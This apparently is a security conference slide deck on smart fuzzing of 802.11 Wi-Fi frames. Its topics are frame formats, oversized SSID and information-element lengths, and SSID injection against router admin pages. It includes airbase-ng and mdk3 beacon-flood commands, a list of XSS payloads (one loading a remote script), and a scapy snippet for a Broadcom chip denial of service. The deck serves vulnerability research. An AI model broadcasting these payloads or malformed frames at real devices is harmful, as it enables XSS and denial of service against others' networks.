



802.11 Smart Fuzzing

Lidong LI & Naijie XU

CyberPeace@AD-LAB



CYBER PEACE
TECHNOLOGY

About us

Lidong LI: Security Researcher at CyberPeace-ADLAB

Research:WIFI,BLE,Zigbee,Wireless Protocol

Bug Hunter

Jiangnan University

Naijie XU: CTFer

PWN and Reverse



Agenda

- **About 802.11 Fuzzing ?**
- **802.11 Fuzzing**
- **How to Smart Fuzzing ?**
- **Conclusion**



About 802.11 Fuzzing



About 802.11 Fuzzing ?

How to hunt bugs?

- Code auditing?
- Reverse Engineering
- White box testing
- Black box testing → **Fuzzing**

```
american fuzzy lop 1.83b (guff)


- process timing -----
| run time : 0 days, 0 hrs, 24 min, 25 sec
| last new path : 0 days, 0 hrs, 9 min, 36 sec
| last uniq crash : none seen yet
| last uniq hang : none seen yet
- cycle progress -----
| now processing : 147* (96.71%)
| paths timed out : 0 (0.00%)
- stage progress -----
| now trying : arith 8/8
| stage execs : 92.4k/179k (51.36%)
| total execs : 1.75M
| exec speed : 768.8/sec
- fuzzing strategy yields -----
| bit flips : 18/56.4k, 2/56.3k, 2/56.2k
| byte flips : 0/7048, 1/6108, 5/6056
| arithmetics : 4/179k, 0/53.2k, 0/3853
| known ints : 1/16.5k, 0/85.8k, 0/137k
| dictionary : 0/0, 0/0, 0/0
| havoc : 109/991k, 0/0
| trim : 19.95%/3367, 12.67%
- overall results -----
| cycles done : 2
| total paths : 152
| uniq crashes : 0
| uniq hangs : 0
- map coverage -----
| map density : 338 (0.52%)
| count coverage : 3.86 bits/tuple
- findings in depth -----
| favored paths : 13 (8.55%)
| new edges on : 24 (15.79%)
| total crashes : 0 (0 unique)
| total hangs : 0 (0 unique)
- path geometry -----
| levels : 5
| pending : 92
| pend fav : 0
| own finds : 147
| imported : n/a
| variable : 12

[cpu: 30%]
```



About 802.11 Fuzzing ?

- Send **Malformed data** to the target using a wireless adapter
- After the target receives the malformed data.....
- **OverFlow ? Crash ? Denial of service ?**
- Wifi frame in the air SO....
- Exploit....**RCE** ! ! ! !



About 802.11 Fuzzing ?

- Our target is **Phone , Wireless adapter , Smart Devices , IOT Devices...**
- **Hot spot Fuzzing & devices driver Fuzzing & software Fuzzing**
- **All wifi connected smart devices**



odule



802.11 Fuzzing



802.11 Fuzzing

Introduction

802.11 Frame Type/Subtype

- Control Frames
- Data Frames
- Management Frames



Beacon, ProbeResp, ProbeReq, Authentication, Association, Dissociation


DeAuthentication.....802.11 management frame is not encrypted !



802.11 Fuzzing


802.11 MAC format

Frame Control	Duration ID	Address 1	Address 2	Address 3	Sequence Control	Address 4	Network Data	FCS
2Bytes	2Bytes	6Bytes	6Bytes	6Bytes	2Bytes	6Bytes	0 to 2312 Bytes	4Bytes



802.11 Fuzzing


Wifi state machine



802.11 Fuzzing

How to State 1 Fuzzing ?

- **State1:Unauthenticated,Unassociated**
- **Device receiving wifi signal**
- **Focus on the frame that State 1 can receive**
- **E.g : Beacon Frame , ProbeResponse Frame, ProbeRequest Frmae....**



802.11 Fuzzing

Beacon Frame SSID Format

```
▶ Frame 4017: 266 bytes on wire (2128 bits), 266 bytes captured (2128 bits) on interface 0
▶ Radiotap Header v0, Length 18
▶ 802.11 radio information
▼ IEEE 802.11 Beacon frame, Flags: .....
  Type/Subtype: Beacon frame (0x0008)
  ▶ Frame Control Field: 0x8000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: Hiwifi_62:ca:da (d4:ee:07:62:ca:da)
    Source address: Hiwifi_62:ca:da (d4:ee:07:62:ca:da)
    BSS Id: Hiwifi_62:ca:da (d4:ee:07:62:ca:da)
    .... .... .... 0000 = Fragment number: 0
    0110 0010 1000 .... = Sequence number: 1576
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (212 bytes)
    ▼ Tag: SSID parameter set: AD-LAB
      Tag Number: SSID parameter set (0)
      Tag length: 6
      SSID: AD-LAB
```

IE Tag Number


SSID IE length

SSID detail



802.11 Fuzzing

SSID Information Element Format



- **Element ID** is '0' to indicate that the SSID is being broadcast
- **Length:** Indicates the length of the information field
- **SSID:** Broadcast name



802.11 Fuzzing

Beacon Frame **SSID** fuzzing!

- **SSID** (min size of **0** byte, max of **32** byte)
- Try the maximum length. **> 32 <= 255** byte?
- You can also construct a payload of random length.



SSID="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"*255



Beacon Frame



802.11 Fuzzing

Beacon Frame **SSID** injection

- **What else can you try besides the extra long SSID value?**
- **No defined no limit as to what strings can be used with in an SSID**
- **Router's relay scanning and WIPS AP monitoring function will parse SSID content**
- **We can try to inject the payload in parsing format**

```
E cyberpeace@ubuntu:~$ sudo airbase-ng -e "<script>alert('pwn')</script>" -c 1 wlan0mon
02:22:57 Created tap interface at0
02:22:57 Trying to set MTU on at0 to 1500
02:22:57 Trying to set MTU on wlan0mon to 1800
02:22:57 Access Point with BSSID 7C:DD:90:BB:26:63 started.
```



802.11 Fuzzing

Beacon Frame **SSID** injection

The screenshot shows a web browser window displaying the configuration page of a router. The browser's address bar shows the URL: `192.168.199.1/cgi-bin/turbo;/stok=2620d43b4c4b60c0f1add8c1ceef8e68/admin_web/network#model=wisp_setup`. The router's interface is in Chinese and features a sidebar with navigation options: 首页 (Home), 互联网 (Internet), Wi-Fi, 安全上网 (Safe Internet), 路由存储 (Router Storage), 智能插件 (Smart Plugins), and 系统设置 (System Settings). The main content area is titled "设置无线中继" (Set Wireless Repeater) and prompts the user to "请选择周围可以上网的Wi-Fi" (Please select a Wi-Fi network available in the surrounding area). A modal dialog box is open, showing the "周围Wi-Fi名称" (Surrounding Wi-Fi Name) field with the value "pwn" entered. Below the field is an "OK" button. The background interface also shows a "保存" (Save) button and a "清除无线中继" (Clear Wireless Repeater) button. On the right side, there is a status panel with the message "恭喜! 路由器已稳定运行" (Congratulations! Router is running stably) and a "1天" (1 Day) timer for service. The footer of the page displays system information: "系统版本: HC5661A-1.4.10.20837s MAC: D4EE074A581C" and "移动版界面 | 下载手机APP" (Mobile version interface | Download mobile app).



802.11 Fuzzing

Beacon Frame **SSID** injection

```
cyberpeace@ubuntu:~/Desktop$ cat payload.txt
```

```
<script>alert('XSS')</script>  
<script>alert("XSS")</script>  
<script>alert(/XSS")</script>  
<script>alert(/XSS/)</script>
```

```
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
```

```
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
```

```
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
```

```
<SVg><scRipt %00>alert&lpar;1&rpar; {Opera}
```

```
<img/src='%00` onerror=this.onerror=confirm(1)
```

```
<form><isindex formaction="javascript&colon;confirm(1)"
```

```
<img src='%00`&NewLine; onerror=alert(1)&NewLine;
```

```
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>cyberpeace@ubuntu:~/Desktop$
```

```
cyberpeace@ubuntu:~/Desktop$ sudo mdk3 wlan0mon b -f payload.txt -w -g -t
```

```
WARNING! Sending non-standard SSID > 32 bytes
```

```
Current MAC: C6:69:73:51:FF:4A on Channel 2 with SSID: <script>alert('XSS')</script>
```

```
Current MAC: B3:05:EF:F7:00:E9 on Channel 4 with SSID: <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
```

```
Current MAC: C9:C3:80:5E:6E:03 on Channel 10 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
```

```
Current MAC: E2:A0:7F:F8:E3:47 on Channel 12 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
```

```
Current MAC: 1A:1B:5A:F9:DF:44 on Channel 10 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
```

```
Current MAC: D6:2C:DB:FD:22:8C on Channel 4 with SSID: <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
```

- **Format String Injection ?**


- **XSS && SSRF payload Injection ?**

- **System CMD Injection ?**



802.11 Fuzzing

Total frame length Fuzzing!



- The total frame length is composed of all the labels of the type of frame

- Make all tag values larger

- Any element can be added to increase the length

```
0 ▶ Frame 5016: 1447 bytes on wire (11576 bits), 1447 bytes captured (11576 bits) on interface 0
  ▶ Radiotap Header v0, Length 8
    802.11 radio information
  ▶ IEEE 802.11 Beacon frame, Flags: .....
  ▼ IEEE 802.11 wireless LAN
    ▶ Fixed parameters (12 bytes)
    ▼ Tagged parameters (1403 bytes)
```



Demo



CYBER PEACE
TECHNOLOGY



CYBER PEACE
TECHNOLOGY

802.11 Fuzzing

About information elements

- **Different types of frame bodies contain different information elements.**
- **802.11 protocol certain the minimum and maximum length of each element-certain information field.**
- **You can a long or short IE length in fuzzing testing.**
- **Each type of frame contains its own certain information elements.**



802.11 Fuzzing

Fuzzing testing example → **Management Frame**

- **Management frame unencrypted features result in receiving fake frame**
- **Allow us to use frame injection**
- **Different IE tags between frame and frame**

(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x00)

Type (binary)	Main Type	Subtype (binary)	Description
00	Management	0000	Association Request
00	Management	0001	Association Response
00	Management	0010	Reassociation Request
00	Management	0011	Reassociation Response
00	Management	0100	Probe Request
00	Management	0101	Probe Response
00	Management	0110-0111	Reserved
00	Management	1000	Beacon
00	Management	1001	ATIM
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	1101-1111	Reserved



802.11 Fuzzing

Fuzzing testing example → IE length

- Management frame tag other than SSID?

- Supported Rates....

- Channel...

- EXRates...

- Traffic Indication Map (TIM)

```
▶ Frame 12: 322 bytes on wire (2576 bits), 322 bytes captured (2576 bits) on  
▶ Radiotap Header v0, Length 18  
▶ 802.11 radio information  
▶ IEEE 802.11 Beacon frame, Flags: .....  
▼ IEEE 802.11 wireless LAN  
  ▶ Fixed parameters (12 bytes)  
  ▼ Tagged parameters (268 bytes)  
    ▶ Tag: SSID parameter set: DIRECT-xZSAKURAKHCRmsLW  
    ▶ Tag: Supported Rates 6(B), 9, 12(B), 18, 24(B), 36, 48, 54, [Mbit/sec]  
    ▶ Tag: DS Parameter set: Current Channel: 8  
    ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
```



802.11 Fuzzing

Fuzzing Case

```
▶ Frame 1: 91 bytes on wire (728 bits), 91 bytes captured on interface 0
▶ Radiotap Header v0, Length 8
  802.11 radio information
▼ IEEE 802.11 Probe Response, Flags: .....
  Type/Subtype: Probe Response (0x0005)
  ▶ Frame Control Field: 0x5000
    .000 0000 0000 0000 = Duration: 0 microseconds
  Receiver address: 1d:3a:c4:6b:5c:9e (1d:3a:c4:6b:5c:9e)
  Destination address: 1d:3a:c4:6b:5c:9e (1d:3a:c4:6b:5c:9e)
  Transmitter address: 1c:2d:7b:6d:5e:8d (1c:2d:7b:6d:5e:8d)
  Source address: 1c:2d:7b:6d:5e:8d (1c:2d:7b:6d:5e:8d)
  BSS Id: 1c:2d:7b:6d:5e:8d (1c:2d:7b:6d:5e:8d)
  .... = Fragment number: 0
  0000 0000 0000 .... = Sequence number: 0
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (47 bytes)
    ▶ Tag: SSID parameter set: test
    ▶ Tag: RSN Information
    ▼ Tag: DS Parameter set
      Tag Number: DS Parameter set (3)
      ▼ Tag length: 255
        ▼ [Expert Info (Error/Malformed): Tag Length is longer than remaining payload]
          [Tag Length is longer than remaining payload]
          [Severity level: Error]
          [Group: Malformed]
        ▼ [Expert Info (Error/Malformed): Tag length 255 wrong, must be = 1]
          [Tag length 255 wrong, must be = 1]
          [Severity level: Error]
          [Group: Malformed]
  ▶ IEEE 802.11 Beacon frame, Flags: .....
  ▼ IEEE 802.11 wireless LAN
    ▶ Fixed parameters (12 bytes)
    ▼ Tagged parameters (44 bytes)
      ▼ Tag: SSID parameter set: test
        Tag Number: SSID parameter set (0)
        Tag length: 4
        SSID: test
      ▼ Tag: RSN Information
        Tag Number: RSN Information (48)
        Tag length: 24
        RSN Version: 1
        ▶ Group Cipher Suite: 00:0f:ac (IEEE 802.11) TKIP
          Pairwise Cipher Suite Count: 2
        ▶ Pairwise Cipher Suite List 00:0f:ac (IEEE 802.11) AES (CCM) 00:0f:ac (IEEE 802.11) TKIP
          Auth Key Management (AKM) Suite Count: 1
        ▶ Auth Key Management (AKM) List 00:0f:ac (IEEE 802.11) PSK
        ▶ RSN Capabilities: 0x0000
      ▼ Tag: Supported Rates Unknown Rate, 1.5 BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xeb)
        Tag Number: Supported Rates (1)
        Tag length: 255
        ▼ [Expert Info (Error/Malformed): Tag Length is longer than remaining payload]
          Supported Rates: Unknown (0xeb)
          Supported Rates: 1.5 (0x03)
          Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
          Supported Rates: 1.5 (0x03)
          Supported Rates: 2.5 (0x05)
          Supported Rates: 2 (0x04)
          Supported Rates: Unknown (0x00)
          Supported Rates: Unknown (0x01)
          Supported Rates: Unknown (0x00)
          Supported Rates: Unknown (0x00)
```



802.11 Fuzzing

Broadcom BCM4325, BCM4329 Denial of service

```
BSS Id: 1c:2d:7b:6d:5e:8d (1c:2d:7b:6d:5e:8d)
.... .... 0000 = Fragment number: 0
0000 0000 0000 .... = Sequence number: 0
▼ IEEE 802.11 wireless LAN
▶ Fixed parameters (12 bytes)
▼ Tagged parameters (47 bytes)
▼ Tag: SSID parameter set: test
  Tag Number: SSID parameter set (0)
  Tag length: 4
  SSID: test
▼ Tag: RSN Information
  Tag Number: RSN Information (48)
  Tag length: 24
  RSN Version: 1
  ▶ Group Cipher Suite: 00:0f:ac (IEEE 802.11) TKIP
  Pairwise Cipher Suite Count: 2
  ▶ Pairwise Cipher Suite List 00:0f:ac (IEEE 802.11) AES (CCM) 00
  ▼ Auth Key Management (AKM) Suite Count: 65535
    ▼ [Expert Info (Error/Malformed): Auth Key Management (AKM) Suite Count too large, 4*65535 > 255]
      [Auth Key Management (AKM) Suite Count too large, 4*65535 > 255]
      [Severity level: Error]
      [Group: Malformed]
    ▶ Auth Key Management (AKM) List 00:0f:ac (IEEE 802.11) PSK
    ▶ RSN Capabilities: 0x0000
  ▼ Tag: DS Parameter set
    Tag Number: DS Parameter set (3)
    ▼ Tag length: 255
      ▼ [Expert Info (Error/Malformed): Tag Length is longer than remaining payload]
        [Tag Length is longer than remaining payload]
        [Severity level: Error]
        [Group: Malformed]
      ▼ [Expert Info (Error/Malformed): Tag length 255 wrong, must be = 1]
        [Tag length 255 wrong, must be = 1]
        [Severity level: Error]
        [Group: Malformed]
```

```
Beacon= Dot11Beacon(cap='ESS+privacy')
Essid = Dot11Elt(ID='SSID',info=SSID,len=len(SSID))
rsn = Dot11Elt(ID='RSNinfo', info=(
'\x01\x00'#RSN Version 1
'\x00\x0f\xac\x02'#Group Cipher Suite : 00-0f-ac TKIP
'\x02\x00'#2 Pairwise Cipher Suites (next two lines)
'\x00\x0f\xac\x04'#AES Cipher
'\x00\x0f\xac\x02'#TKIP Cipher default '\x01\x00'
'\xff\xff'#1 Authentication Key Managment Suite (line below) #x01 x00
'\x00\x0f\xac\x02'#Pre-Shared Key
'\x00\x00'))#RSN Capabilities (no extra capabilities)
```



How to Smart Fuzzing ?



How to Smart Fuzzing ?

Shortcomings of the old fuzzy method

- **Generate a payload using the `fuzz()` function of scapy**
- **Scapy `fuzz()` function is not certain to 802.11**
- **Just fill the information element with a size of 255?**

```
cyberpeace@ubuntu: ~  
Help on function fuzz in module scapy.packet:  
  
fuzz(p, _inplace=0)  
    Transform a layer into a fuzzy layer by replacing some default values by random objects
```



How to Smart Fuzzing ?

What is the flaw in the scapy fuzz function in 802.11?

- Appears when using the 802.11 fuzz function

```
File "/usr/lib/python2.7/dist-packages/scapy/sendrecv.py", line 279, in sendp
  verbose=verbose, realtime=realtime, return_packets=return_packets)
File "/usr/lib/python2.7/dist-packages/scapy/sendrecv.py", line 247, in __gen_send
  s.send(p)
File "/usr/lib/python2.7/dist-packages/scapy/arch/linux.py", line 469, in send
  return SuperSocket.send(self, x)
File "/usr/lib/python2.7/dist-packages/scapy/supersocket.py", line 33, in send
  sx = str(x)
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 277, in __str__
  return self.build()
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 354, in build
  p = self.do_build()
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 344, in do_build
  pay = self.do_build_payload()
File "/usr/lib/python2.7/dist-packages/scapy/packet.py", line 336, in do_build_payload
  return self.payload.do_build()
